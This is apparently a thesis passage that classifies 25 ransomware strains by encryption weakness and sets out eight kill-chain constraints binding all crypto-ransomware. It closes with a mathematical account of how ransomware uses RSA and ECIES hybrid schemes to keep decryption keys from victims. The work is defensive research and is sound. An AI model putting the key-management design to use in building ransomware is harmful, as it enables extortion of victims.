The objective of this classification is to provide a sense of how virulent a ransomware infection is in terms of its encryption model. In other words, our classification system is designed to gauge how time consuming and challenging it is to reverse encryption without paying the ransom. Note that it is possible for a ransomware strain to shift up or down the categories over time. For example, a new ransomware instance with no apparent vulnerability might be in a severe category at first but shift down if a flaw is eventually discovered in its encryption model. A summary of ransomware categories is shown in Figure 3.8.

A ransomware belongs to one of these categories if one or more of the following conditions are true for that ransomware:

3.5.1 Category 1

- Fake scareware (no real encryption): infection merely poses as a ransomware by displaying a ransom note while not actually encrypting user files
- Displaying the ransom note before encryption process commences. As seen in the case of `Nemucod`, some ransomware will display a ransom note before file encryption [38]. This is a serious operational flaw in the ransomware. The victim or their antivirus solution could effectively take prompt evasive action to prevent ransomware from com-

Category 1

- No actual encryption (fake scareware)
- Demanded ransom before encryption

Category 2

- Decryption essentials extracted from binary
- Derived encryption key predicted
- Same key used for each infection instance
- Encryption circumvented (decryption possible without key)
- File restoration possible using Shadow Volume Copies

Category 3

- Key recovered from file system or memory
- Due diligence prevented ransomware from acquiring key
- Click-and-run decryptor exists
- Kill switch exists outside of attacker's control

Category 4

- Decryption key recovered from a C&C server or network communications
- Custom encryption algorithm used

Category 5

- Decryption key recovered under specialized lab setting
- Small subset of files left unencrypted

Category 6

- Encryption model is seemingly flawless

Figure 3.8: Key points in ransomware categories

mencing encryption.

3.5.2 Category 2

- Decryption essentials can be reverse engineered from ransomware code or the user system. For example, if the ransomware uses a hard-coded key, then it becomes straightforward for malware analysts to extract the key by disassembling the ransomware binary. Another possibility of reverse engineering the key is demonstrated in the case of the `Linux.Encoder.A` ransomware where a timestamp on the system was used to create keys for encryption resulting in easy decryption provided that the timestamp is still accessible [38].

- Ransomware uses the same key for every victim. If the same key is used to encrypt all victims during a campaign, then one victim can share the secret key with others.
- Files can be decrypted without the need for a key due to poor choice or implementation of the encryption algorithm. Consider the case of `desuCrypt` that used an RC4 stream cipher for encryption. Using a stream cipher with key reuse is vulnerable to known plaintext attacks and known-ciphertext attacks due to the key-reuse vulnerability [63] and hence this is a poor implementation of the encryption algorithm.
- Files can be restored using system backups, e.g. `Shadow Volume Copies` on the New Technology File System (NTFS), that were neglected by the ransomware.

3.5.3 Category 3

- Decryption key can be retrieved from the host machine's file structure or memory by an average user without the need for an expert. In the case of `CryptoDefense`, the ransomware did not securely delete keys from the host machine. The user can look in the right folder to discover the decryption key [38].
- User can prevent ransomware from acquiring the encryption key. Ransomware belongs in this category if its encryption procedure can be interrupted or blocked by due diligence on part of the user. For example, `CryptoLocker` discussed above cannot commence operation until it receives a key from the C&C server. A host or border firewall can block a list of known C&C servers hence rendering ransomware ineffective.
- Easy 'Click-and-run' solution such as a decryptor has been created by the security community [64] such that a user can simply run the program to decrypt all files.
- There exists a kill switch outside of attacker's control that renders the cryptoviral infection ineffective. For example, in the case of `WannaCry`, a global kill switch existed

in the form of a domain name. The ransomware reached out to this domain before commencing encryption and if the domain existed, the ransomware aborted execution. This kill switch was outside the attacker's control as anyone could register it and neutralize the ransomware outbreak [65].

3.5.4 Category 4

- Key can be retrieved from a central location such as a C&C server on a compromised host or gleaned with some difficulty from communication between ransomware on the host and the C&C server. For instance, in the case of `CryptoLocker`, authorities were able to seize a network of compromised hosts used to spread CryptoLocker and gain access to decryption essentials of around $500,000$ victims [66].
- Ransomware uses custom encryption techniques and violates the fundamental rule of cryptography: *"do not roll your own crypto."* It is tempting to design a custom cipher that one cannot break themselves, however it will likely not withstand the scrutiny of professional cryptanalysts [67] [68]. Amateur custom cryptography in the ransomware implies there will likely soon be a solution to decrypt files without paying the ransom. An example of this is an early variant of the `GPCoder` ransomware that emerged in 2005 with weak custom encryption [32].

3.5.5 Category 5

- Key can only be retrieved under rare, specialized laboratory settings. For example, in the case of `WannaCry`, a vulnerability in a cryptographic API on an unpatched Windows XP system allowed users to acquire from RAM the prime numbers used to compute private keys and hence retrieve the decryption key [69]. However, the victim had to have been running a specific version of Windows XP and be fortunate enough that the related address space in memory has not been reallocated to another process. In another example, it is theoretically possible to reverse `WannaCry` encryption by exploiting a flaw in the pseudo-random-number-generator (PRNG) in an unpatched Windows XP system that reveals keys generated in the past [70]. Naturally, these specialized conditions are not true for most victims.

- A small subset of files left unencrypted by the ransomware for any number of reasons. Certain ransomware are known to only encrypt a file if its size exceeds a predetermined value. In addition, ransomware might decrypt a few files for free to prove decryption is possible. In such cases, a small number of victims may be lucky enough to only need these unencrypted files and can tolerate loss of the rest.

3.5.6 Category 6

- Encryption model is resistant to cryptographic attacks and has been implemented seemingly flawlessly such that there are no known vulnerabilities in its execution. Simply put, there is no proven way yet to decrypt the files without paying the ransom.

If a ransomware satisfies specified conditions in multiple categories above, it should be categorized as the lowest of those set of categories. For example, `Apocalypse` ransomware uses custom encryption (Category 4) but also has a symmetric key hard-coded in the ransomware (Category 2) and a decryptor is available online (Category 3). Hence, it becomes $min\{4, 2, 3\}$ = Category 2.

Note that such classification becomes challenging not just because a ransomware variant can change categories over time, but also because the same ransomware may have different variants, each belonging to a different category according to its encryption model. Hence, it makes sense to keep track of which variant was grouped under a certain category by specifying an MD5 or SHA checksum while performing the classification.

This classification system is not meant to provide a quantitative score to the ransomware, rather it is an indication of the cryptographic strength of the cryptoviral infection. Hence, we do not consider cases where all master keys were released by ransomware developers due to one reason or the other [66]. While release of all master keys by attackers turns the ransomware from a deadly infection into a mere annoyance, such a condition does not reflect on the cryptographic model of the ransomware—which is what our methodology rates.

Being hit by a Category 3 ransomware implies that files can be potentially successfully recovered without paying the ransom whereas a Category 6 indicates that there is no known method of recovering files without payment. By ‘current,’ we mean how potent the ransomware presently is. For example, a ransomware variant might have a seemingly effective encryption model and hence a Category 6 at one time, but eventual discovery of implementation flaws in the encryption model might bring it down to a Category 3 or 2.

3.5.7 Classification Results

We classified 25 ransomware samples as shown in Table 3.3 using the methodology described above. In the samples classified, we discussed the primary reasoning behind why they belong in a category as a ransomware may meet conditions across different categories.

Table 3.3: Ransomware classification

Ransomware Variant	**Year**	**Classification**	**Primary Reasoning**
`Nemucod`	2016	Category 1	Displays ransom note before actual encryption [38]
`AIDS`	1989	Category 2	Decryption key extracted from ransomware code [71]
`DirCrypt`	2014	Category 2	Used same RC4 keystream for multiple files [38]
`Poshcoder`	2014	Category 2	Decryption key extracted from ransomware code [38]
`TorrentLocker`	2014	Category 2	Used same key and IV for multiple files [72]

Table 3.3: (cont'd)

Ransomware Variant	Year	Classification	Primary Reasoning
Linux.Encoder.1	2015	Category 2	Timestamp used to generate keys can be used for decryption [38]
Jigsaw	2016	Category 2	Decryption key extracted from ransomware code [37]
desuCrypt	2018	Category 2	Used same RC4 keystream for multiple files [73]
RaRuCrypt	2018	Category 2	Decryption key extracted from ransomware code
CryptoDefense	2014	Category 3	Decryption key not securely deleted on host [19]
CryptoWall	2014	Category 3	Ineffective if it cannot reach the C&C server [17]
CTB-Locker	2014	Category 3	Ineffective if it cannot reach the C&C server [74]
Locky	2016	Category 3	Ineffective if it cannot reach the C&C server [75]
KeRanger	2016	Category 3	Ineffective if it cannot reach the C&C server [76]
zCrypt	2016	Category 3	Ineffective if it cannot reach the C&C server [77]
HydraCrypt	2016	Category 3	Decryptor available [78]
WannaCry	2017	Category 3	Global killswitch renders ransomware ineffective [65]

Table 3.3: (cont'd)

Ransomware Variant	**Year**	**Classification**	**Primary Reasoning**
`GPCoder`	2005	Category 4	Weak custom encryption algorithm [32]
`PowerWare`	2016	Category 4	Decryption key extracted from plaintext communication with C&C server [79]
`CryptoLocker`	2013	Category 6	No known weakness exists in the ransomware [80]
`Petya`	2016	Category 6	No known weakness exists in the ransomware
`Crysis`	2016	Category 6	No known weakness exists in the ransomware
`Cerber`	2016	Category 6	No known weakness exists in the ransomware [81]
`RAA`	2016	Category 6	No known weakness exists in the ransomware [82]
`NotPetya (GoldenEye)`	2017	Category 6	No known weakness exists in the ransomware

A classification system can indicate one of the following characteristics:

1. Technical prowess: potency of the cryptosystem.
2. Overall effectiveness: potential ways to recover files without paying the ransom.

The difference between these two becomes clear with the following example. Consider a ransomware variant that has an extremely effective cryptographic model, but master decryption keys have been released by ransomware developers. The technical prowess makes the infection potent however overall effectiveness presently is extremely low because of the




Figure 3.9: Ransomware infections over the years.

availability of master decryption keys. Our classification system only considers the technical prowess of initial cryptographic implementation.

Classification results demonstrate that though Category 6 cryptoviral infections raised the bar in 2016, certain recent ransomware seen as late as 2017 or 2018 are Category 2 or Category 3, as shown in Figure 3.9, due to poor design or implementation by ransomware developers. For example, `desuCrypt`, seen in 2018, uses the same keystream in encrypting different files while using RC4 encryption which allows victims to decrypt files without proper decryption essentials as long as a victim can produce a file that is encrypted with the same key in its decrypted form [63]. This implies that victims should not be quick to pay the ransom when hit by a new ransomware since it may not be a Category 6 infection and certain file recovery procedures may exist that do not require paying the ransom.

It is worth noting that this process of classification reveals the true potency of a cryptoviral infection in terms of its encryption model. For example, despite all of the media attention focused on `WannaCry`, it fits in Category 3 due to the embedded global kill switch. `WannaCry` was special primarily because its infection vector exploited an unpatched vulnerability which made it worm-like and differentiated it from other ransomware. Its encryption model, however, was not exceptionally different. Figure 3.9 also indicates that only a few ransomware variants possess high potency, while the rest contain serious cryptographic flaws. Both Figure 3.9 and Table 3.3 indicate a continued lack of technical prowess in the majority of cryptoviral infections.

3.6 Novel characteristics observed in modern ransomware

Modern ransomware present multi-faceted threats that present challenges beyond data loss. These ransomware include routines that drop trojans and cryptocurrency mining plugs. Some include state of the art elliptic curve cryptography, advanced key management models, new infection vectors, purging backups and more. In this section, we discuss the future of the most potent cryptoviral extortions as predicted via empirical analysis of real-world ransomware samples that are defying general trends and differentiating themselves from their peers.

Before we delve into the unique characteristics observed in some modern ransomware, we introduce the primary elements observed in every ransomware infection. The primary elements of ransomware are follows:

- Compromise host: gain initial entry into the system. This is traditionally done via phishing emails.
- Acquire encryption secret: every infection instance needs to be unique lest victims share decryption secret among themselves, neutralizing the entire campaign (one victim pays the ransom and shares the decrypting key thus acquired with other victims). The encryption secret (usually a key) needs to be acquired after each infection for this reason. Ransomware can either generate this on the host or import it from the attacker's C&C servers.
- Encrypt user files: locate and encrypt all user data to gain leverage over the victim. This is an essential step since ransomware effectively executes a denial-of-control over user data for extortion.
- Collect ransom: generally done using secure channels such as The Onion Router (TOR)

in terms of cryptocurrencies such as bitcoin. Since these attacks tend to be financially motivated, this is an essential final step for the cryptoviral campaign operators.

Modern ransomware are presenting threats beyond just data encryption (denial-of-control over data) as explained above, and so such ransomware go beyond these elementary steps. The intricacies of other threats that we have observed to come bundled with these modern ransomware are detailed below.

3.6.1 Bundled cryptojacking routines

Cryptojacking is on the rise and ransomware developers are no strangers to illicit crypto-mining. The latest trend is to bundle a mining routine with the ransomware to generate revenue. For instance, `BlackRuby` ransomware hides a miner in the background while it waits for ransom payment.

3.6.2 Deploying elliptic curve cryptography

Certain new ransomware such as `Petya` and `PetrWrap` are known to use ECIES algorithm as opposed to the more traditional RSA algorithm for protecting the encryption key. The ECIES scheme as observed in modern ransomware has been detailed in Section 4.4.2.2.

3.6.3 Explicit destruction of backups

An increasing number of variants now ensure that they explicitly hunt for and encrypt backups available on the network. They also permanently purge VSS files to eliminate the possibility of file recovery.

3.6.4 Dropping spyware

Certain ransomware strains such as `RAA` are known to drop other malware such as trojans to spy on users. If the ransom is paid, the ransomware might surrender the decryption key for file recovery. However, we did not find any evidence of trojan removal post-payment.

3.6.5 Expanding to multiple attack vectors

For a long time, the primary infection vector for malware has been social engineering via emails. This requires human interaction and is not as efficient as exploiting a known vulnerability. `WannaCry` particularly received attention due to its wormlike propagation which involved exploiting the now infamous `EternalBlue` vulnerability. An increasing number of targeted ransomware attacks are using advanced manual reconnaissance to gain entry on hosts and then spread via the internal network. Attacking poorly authenticated RDP services is another attack vector that is gaining traction among ransomware operators.

3.7 Summary

A crucial factor that differentiates a cryptoviral extortion program from a regular on-the-fly encryption program, such as `TrueCrypt` or `VeraCrypt`, is that the decryption key is unknown to the owner. Moreover, the encryption was not commenced or authorized by the user. If a user can obtain access to the decryption essentials in some manner, the ransomware becomes ineffective. It is crucial for modern ransomware to generate a unique encryption key for each victim so that victims cannot cooperate and share decryption keys. Every infection instance needs to be different from the other in terms of decryption essentials, such as the key. In fact, `WannaCry` uses a different key for every file likely so that if at any point the operation is interrupted and a key is acquired from the host, only one key is compromised which implies that the victim can at most decrypt one file using that current key in memory. Key management is thus a crucial component of effective and potent ransomware operation [83].

In this chapter, we presented the evolution of key management in ransomware and studied some novel characteristics observed in modern ransomware. We also introduced a methodology to classify ransomware and used the methodology to classify 25 ransomware samples.

Our classification system only considers the technical prowess of the ransomware and not the overall effectiveness. To this effect, a Category 6 ransomware will remain a Category 6 even after its master decryption keys are leaked online since such a leak does not reflect upon the technical capability of the cryptosystem implemented initially. In the future, we plan to expand this work to reflect the overall effectiveness of a ransomware variant so that the general public can use it as a reference to comprehend the potency of a ransomware variant. This will facilitate informed decision making. One could imagine an online ransomware observatory that anybody could query. By acquiring the category of a ransomware, one could comprehend immediately if an easy fix is available or not.

Our discussions in this work were focused on the *aftermath* of successful ransomware execution. We assumed that the ransomware has already infiltrated a host machine. It is clear that an error made by the attacker in implementing the cryptosystem, such as neglecting key security, is the only way to reverse the damage without paying the ransom. Ultimately, the solution to the threat of ransomware lies in comprehending key management in ransomware operations.

CHAPTER 4

CONSTRAINTS ON MODERN RANSOMWARE

Ransomware deploy cryptographic techniques in encrypting victim's data such that the perpetrators hold unique access to the decryption secret. All cryptographic ransomware, no matter how virulent, operate under certain fundamental constraints. These constraints are essentially conditions that the ransomware requires to realize before achieving its primary objective of generating the ransom payment. In this chapter, we have identified the constraints that constitute the ransomware kill chain such that removal of one or more of these conditions severely debilitates our adversary's ransom model. We also examine currently existing solutions against ransomware that are ultimately focused on attacking one or more of these constraints to neutralize the ransomware threat. Through case studies, detailed analysis of ransomware cryptographic systems and the relevant existing solutions, our results show that only a small subset of solutions successfully attack a fundamental constraint on ransomware *and* have feasible implementations.

4.1 Introduction

The set S represents the ransomware *kill chain* such that all fundamental constraints, $C_n \in S$, bind ransomware operations as detailed in Table 4.1. These constraints are *necessary and sufficient* conditions for all ransomware and facilitate building effective solutions since attacking one or more of these constraints severely debilitates our adversary's attack model. For instance, maintaining the secrecy of the symmetric keys used for encryption is a fundamental constraint since key leakage results in the disruption of the ransomware kill chain. In Table 4.2, we evaluate the solutions proposed against ransomware in light of these constraints and the NIST Cybersecurity Framework. Note that $\{C_8\}$ serves the financial interests of ransomware operators are not constraints on the cryptographic functionality of the ransomware. Ultimately, all ransomware abide by these constraints and all effective solutions *must* violate one or more of these constraints.

A key insight of this work is that the effectiveness of data security against ransomware is calculated in terms of the comprehension of the fundamental constraints on the ransomware, criticality and exposure of the protected data, and effectiveness and feasibility of implemented security solutions. Delineating the fundamental constraints allows us to strategically consider the effectiveness of solutions proposed against ransomware and is universally true for all entities (organizations). However, the importance and exposure of data is dependent on the environment and is thus variable for different entities.

The primary challenge faced during this study was the determination of the fundamental constraints that bind *all* cryptographic ransomware such that no cryptographic malware are technically *and* operationally viable outside these constraints. We studied a large subset of ransomware to determine the constraints and subsequently validated these constraints by reviewing all existing solutions against ransomware in light of the recognized constraints. Our analysis suggests that 8 fundamental constraints exist for the financially-motivated cryptographic ransomware such that all proposed solutions against ransomware violate one or more of these constraints.

Table 4.1: Kill chain observed in potent ransomware

C_n	**Condition**	**Description**
C_1	Infiltration	Ransomware's initial entry into the host machine
C_2	Execution	Execution privileges to infect the host
C_3	Preparation	Process injection or hijacking; generation of cryptographic secrets
C_4	Enumeration	Identifying valuable files and resources on the host
C_5	Encryption	Modifying the host system to bring it to an infected state
C_6	Destruction	Removing victim's access to original data
C_7	Protection	Protecting the encryption secret until ransom is paid

Table 4.1: (cont'd)

C_n	**Condition**	**Description**
C_8	Extraction	Maintain payment channel to acquire the ransom

4.2 Identifying the kill chain

The concept of the *cyber kill chain* has been introduced in the past. This kill chain identifies the path an adversary takes in order to execute an attack on the target [84]. Removing one element of the kill chain has the potential to neutralize the attack. Thus, the kill chain can help shape effective solutions against the relevant attack. In this paper, we identify fundamental constraints on ransomware such that violating these constraints breaks our adversary's extortion model. Some constraints are more intuitive than others. For instance, an obvious fundamental constraint is that the attacker should be the sole possessor of the decryption secret (key) to have leverage over the victims. This implies that after successful file encryption, a symmetric encryption key should be safely purged from the host after transferring an encrypted copy of the key to the attacker. Alternatively, the symmetric encryption key could be safely preserved on the host after encrypting it with the attacker's public key. Ultimately, the encryption secret *must* be kept confidential by the attacker. This insinuates protection of the encryption key *and* any other secrets, such as the pseudo random number, used to derive the key.

To the best of our knowledge, there is no existing work that seeks to define the fundamental constraints on modern ransomware. In this paper, the term 'proposed constraints' refers to the set of constraints that we have identified, while the term 'proposed solutions' refers to existing or proposed solutions against ransomware. In addition, the term *attacker* refers to both the ransomware developer and the operator. Note that in light of the RaaS model prevalent in the cybercrime underground, *ransomware developers* are the entities that develop the malware and *ransomware operators* are the entities that disseminate the ransomware and collect the ransom. These entities coexist in an ecosystem where everyone pockets a part of the ransom payment. Finally, the term 'host' refers to the victim's machine that is being attacked by the ransomware.

4.3 Proof of constraints

Ransomware perform unauthorized encryption of user data. Since the encryption is unauthorized and covert, these malicious software operate under certain fundamental constraints that govern success. In this section, we organize and scrutinize those constraints on modern ransomware. Fundamental constraints limit *every* ransomware in the wild. Two types of fundamental constraints have been identified in this work: *hard* and *soft*. The use of 'soft' versus 'hard' is meant to provide some indication towards the severity of the constraint for the ransomware developer. Hard constraints are a subset of fundamental constraints that apply to specific ransomware depending on their infection strategy. However, just like fundamental constraints, violating a hard constraint requires ransomware developers to retreat and reinvent. Thus, a hard constraint limits the ransomware developer in such a way that the limitation imposed cannot be circumvented. Violating a soft constraint, however, is a minor set back for the ransomware developer that can be easily overcome. For example, using an attack vector to gain initial entry into the system is a hard constraint for the attacker. Without this step, the ransomware operation fails and hence there is no way around it. However, the absence of cryptographic libraries on the host can be easily circumvented by either bringing in custom cryptographic libraries with the infection or by embedding the encryption key within in the ransomware binary [85]. Unlike hard constraints, soft constraints can be circumvented by the ransomware developers. Attacking these constraints merely poses hurdles for the ransomware developers to overcome, but does not debilitate their operation. Soft constraints are still a subset of fundamental constraints, but are easily overcome and pose little to no challenge to the ransomware developer.

We begin by formally defining effective crypto-ransomware as follows. Note that here the word *effective* indicates merely the ability to encrypt data and extract ransom but does not provide any indication towards the quality of the cryptosystem implementation in the ransomware. Furthermore, we assume that the ultimate objective, O, of an effective crypto-ransomware is to serve the financial interests of the ransomware operators and developers.

Definition 1. *An effective crypto-ransomware is a malicious software that executes on the host computer without authorization, modifies data on the host using an encryption algorithm and secret knowledge such that data becomes unavailable to the victim, freezes data in the encrypted state until the ransom is paid, and establishes a functional payment route to extract ransom with the ultimate objective of serving the financial interests of its operators.*

Theorem 1 then draws from Definition 1 to hypothesize the following constraints on crypto-ransomware.

Theorem 1. *Fundamental constraints in the set* $S = \{C_1, C_2, C_3, C_4, C_5, C_6, C_7, C_8\}$ *that bind all effective crypto-ransomware are proposed as claims as follows:*

- C_1. *Initial entry into the host*
- C_2. *Gaining execution privileges*
- C_3. *Establishing a cryptographic secret*
- C_4. *Enumerating files on the host*
- C_5. *Modifying files on the host for encryption*
- C_6. *Denying access to critical files*
- C_7. *Protecting the cryptographic secret until the ransom is paid*
- C_8. *Maintaining a functional payment route*

We now prove Theorem 1 by proving that constraints in the set S are *necessary and sufficient* conditions for an effective crypto-ransomware to attain its malicious objective O. Constraints from set S are *individually* necessary and the presence of them *all*, the set S, is sufficient. In other words, removing *any* of the constraints debilitates the crypto-ransomware while the presence of *all* of the constraints implies that the ransomware has successfully realized objective O.

Lemma 1. *The constraint $C1$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 1 is false. This implies that crypto-ransomware is able to extract ransom to attain objective O without infiltrating the host. This is contradictory to Definition 1 of crypto-ransomware. Therefore, we prove by contradiction that our initial assumption is false. Hence, Lemma 1 must be true. □

Lemma 2. *The constraint $C2$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 2 is false. This implies that crypto-ransomware is able to extract ransom to attain objective O without gaining execution privileges on the host. This is contradictory to the known assertion that a set of instructions must be executed on the system to methodically change the state of the data on the system. Therefore, we prove by contradiction that our initial assumption is false. Hence, Lemma 2 must be true. □

Lemma 3. *The constraint $C3$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 3 is false. This implies that crypto-ransomware is able to extract ransom to attain objective O without establishing a unique cryptographic secret. This is contradictory to Kerckhoffs's principle [86] which states that an encryption algorithm requires some form of secret to protect the confidentiality of data even when the algorithm itself is public knowledge. Therefore, we prove by contradiction that our initial assumption is false. Hence, Lemma 3 must be true. □

Lemma 4. *The constraint $C4$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 4 is false. This implies that crypto-ransomware is able to extract ransom to attain objective O without enumerating files on the host. This is contradictory to the known assertion that all encryption algorithms require plaintext to generate mathematically-related ciphertext. Thus, without enumerating data to be encrypted, crypto-ransomware cannot encrypt the data. If the encryption is unsuccessful then so is the objective O according to Definition 1. Hence, we prove by contradiction that our initial assumption is false which implies that Lemma 4 must be true. □

Lemma 5. *The constraint $C5$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 5 is false. This implies that crypto-ransomware is able to extract ransom to attain objective O without encryption. This assertion is in violation of Definition 1 of crypto-ransomware where files on the host system *must* be modified to create the required leverage. Hence, we prove by contradiction that our initial assumption is false which implies that Lemma 5 must be true. □

Lemma 6. *The constraint $C6$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 6 is false. This implies that crypto-ransomware is able to extract ransom to attain objective O without removing victim's access to the original data. This is clearly a contradiction since O cannot be realized without removing victim's access to the original data. This is because when alternative routes for data restoration exist, the crypto-ransomware is *not* effective in generating the required leverage. We prove by contradiction that our initial assumption is false which implies that Lemma 6 must be true for an effective crypto-ransomware. □

Lemma 7. *The constraint $C7$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 7 is false. This implies that crypto-ransomware is able to extract ransom to attain objective O without protecting the secrecy of the encryption secret. Without ensuring confidentiality of the cryptographic secret, or key, the data cannot be maintained in an encrypted state which violates Definition 1 of crypto-ransomware where freezing the data in an encrypted state is necessary until ransom payment. Hence, we prove by contradiction that our initial assumption is false which implies that Lemma 7 must be true. □

Lemma 8. *The constraint $C8$ is a necessary condition for crypto-ransomware to attain objective O.*

Proof. Let us assume that Lemma 8 is false. This implies that the crypto-ransomware is unable to extract ransom to attain objective O and is in direct violation of maintaining a functional payment route as stated in Definition 1. Hence, we prove by contradiction that our initial assumption is false which implies that Lemma 8 must be true. □

We have hence established that claims, or constraints, from set S must be independently true for an effective crypto-ransomware to exist. We now prove that these conditions are *sufficient* and that no other conditions are required.

Definition 1 establishes the requirements for an effective crypto-ransomware. Constraints in the set, S, are sufficient to satisfy these requirements as follows:

1. $\{C_1, C_2\} \rightarrow$ execution on the host
2. $\{C_3, C_4, C_5\} \rightarrow$ encryption with a cryptographic secret on the host
3. $\{C_6, C_7\} \rightarrow$ freeze data in encrypted state until ransom is paid
4. $\{C_8\} \rightarrow$ functional payment channel

Hence, constraints in the set, S, are necessary and sufficient for an effective crypto-ransomware.

All of the hard constraints thus satisfy the following properties:

- *P1.* Violating a single constraint severely debilitates a ransomware attack.

- *P2.* Constraints are independent of each other.
- *P3.* Hard constraints cannot be circumvented by the ransomware.

4.4 Empirical evidence of constraints observed in ransomware

The concept of the *cyber kill chain* has been previously discussed. This kill chain identifies the path an adversary takes in order to execute an attack on the target [84]. Removing one element of the kill chain has the potential to neutralize the attack. Thus, the kill chain can help shape effective solutions against the relevant attack. In this paper, we identify fundamental constraints on ransomware such that violating these constraints breaks our adversary's extortion model. Some constraints are more intuitive than others. For instance, a clear fundamental constraint is that the attacker should be the sole possessor of the decryption secret (key) to have leverage over the victims. This implies that after successful file encryption, a symmetric encryption key should be safely purged from the host after transferring an encrypted copy of the key to the attacker. Alternatively, the symmetric encryption key could be safely preserved on the host after encrypting it with the attacker's public key. Ultimately, the decryption secret *must* be kept confidential by the attacker. This requirement of secrecy necessitates adequate protection of the encryption key *and* any other secrets, such as the pseudo random number, used to derive the key.

The elements of the cyber kill chain are discussed as constraints on ransomware as follows.

4.4.1 Initial entry and execution

A parasitic malware is able to exhibit its malicious functionality only after successful execution on the host. Without execution, parasitic malware lies dormant as simply a file on the host. Hosts that are secure enough to deny entry to such malware threats remain impervious to the infection. Execution privileges are required by ransomware on the host machine to commence file encryption. Consequently, ransomware operators have been known to deploy social engineering tactics such as spreading malicious emails attachments. These attachments often have seemingly benign and luring file names such as *invoice* or *resume*. More carefully crafted phishing emails are designed to further lure the victim into acquiring and executing the attached payload. Other malware delivery techniques such as deploying known exploits (e.g. EternalBlue [87]) or brute forcing RDP [88] are gaining popularity since these techniques require no user involvement and therefore do not depend on user gullibility. For instance, `WannaCry` ransomware became infamous for its ability to propagate like a worm [89] by exploiting systems vulnerable to `CVE-2017-0144` [90]. Ultimately, all ransomware operate under the requirement of seeking initial entry and execution on the host system. Hence, the *fundamental constraint* here is the ability to execute arbitrary, malicious code on the host. This can be realized with or without user involvement. For instance, enticing users to download and execute malicious ransomware code requires user involvement. On the other hand, exploiting a critical vulnerability in software or gaining unauthorized access to RDP can be performed covertly.

4.4.2 Exclusive knowledge of the random integer

For file encryption to commence, an *infection-specific* encryption secret must be acquired. This encryption secret is usually a key and it must be unique to prevent a victim from decrypting another victim's files after acquiring a decryption key. The hybrid cryptosystem deployed in a large subset of effective, modern ransomware is presented by Bajpai *et al.* [85]. In this hybrid cryptosystem, ransomware use symmetric encryption for its speed and asymmetric encryption for its flexibility. Public cryptosystems used within ransomware include RSA and Elliptic Curve Integrated Encryption Scheme (ECIES). The encryption key itself is derived from the hash of a secret, random integer (Figure 4.2b). Clearly, protecting the secrecy of this random integer used for key derivation becomes a fundamental constraint on the ransomware.

4.4.2.1 RSA-based approach in ransomware

Ransomware can deploy an RSA public key modulus n with the factorization $n = pq$ being a secret that is known only to the ransomware operator (private key). The ransomware then generates a random, nonnegative integer x usually using a Pseudorandom Number Generator (PRNG) available on the host. Ransomware can now encrypt this symmetric key x by computing $y = x^3 \bmod n$, and y is stored for later. Here, y is the encrypted symmetric key. A hash function, $h = H(x)$, over the nonnegative integer x then generates a key h that can be used for subsequent data encryption using symmetric encryption. The resulting ciphertext then becomes $c = \mathrm{AES}_h(data)$. Following encryption of victim's data, ransomware proceeds to wipe $\{data, h, x\}$ from the host. If implemented correctly, data recovery is now possible only with knowledge of $\{p, q\}$ which is held for ransom by the attacker.

Upon ransom payment, the attackers possess the unique ability to decrypt data. The encrypted symmetric key, y, can be decrypted by the ransomware operator with the knowledge of p and q by computing $x = y^d \bmod n$, where d is given by $3d \equiv 1(mod(lcm(p-1, q-1)))$. Now that the ransomware operator has obtained the secret integer x, the symmetric key can be reconstructed by performing the same hash computation $h = H(x)$. This symmetric key, h, is then provided to the victim to decrypt the data by calculating $data = \mathrm{AES}_h(c)$.

4.4.2.2 ECIES-based approach in ransomware

The ransomware operator chooses an elliptic curve, say *secp192k1*, and embeds the curve parameters in the infection binary. These parameters are specified by the sextuple $T = (p, a, b, G, n, h)$. The curve, E, becomes $y^2 = x^3 + ax + b$. G is the base point, n is the order, and h is the cofactor [91]. The ransomware operator chooses a public rational point, P such that $P = [s]G$. Here, s becomes the operator's private key and P becomes the public key that ships with the malware.

Once the host is infected with the ransomware, the binary will then generate a nonnegative integer, x using a PRNG function such as `CryptGenRandom` in the Windows CryptoAPI or `/dev/urandom` on Unix. The symmetric key, h, is derived from this secret integer x by calculating $h = H([x]P)$, where H is a hash function. The ransomware also computes and stores an encrypted form of this secret integer x by calculating $Q = [x]G$. Victim's data is then encrypted with a symmetric cipher such as AES by performing $c = \text{AES}_h(data)$. The ransomware then wipes $\{x, h, data\}$ and demands the ransom.

Upon receipt of the payment and Q, the ransomware operator has the unique ability to calculate x from $[s]Q = [x]P$ since the secret integer s, the encrypted integer Q, and the public rational point P are known. The integer x thus obtained can be hashed to derive the symmetric encryption key $h = H([s]Q) = H([x]P)$, which can then be sent back to the user to perform data decryption by calculating $data = \text{AES}_h(c)$.

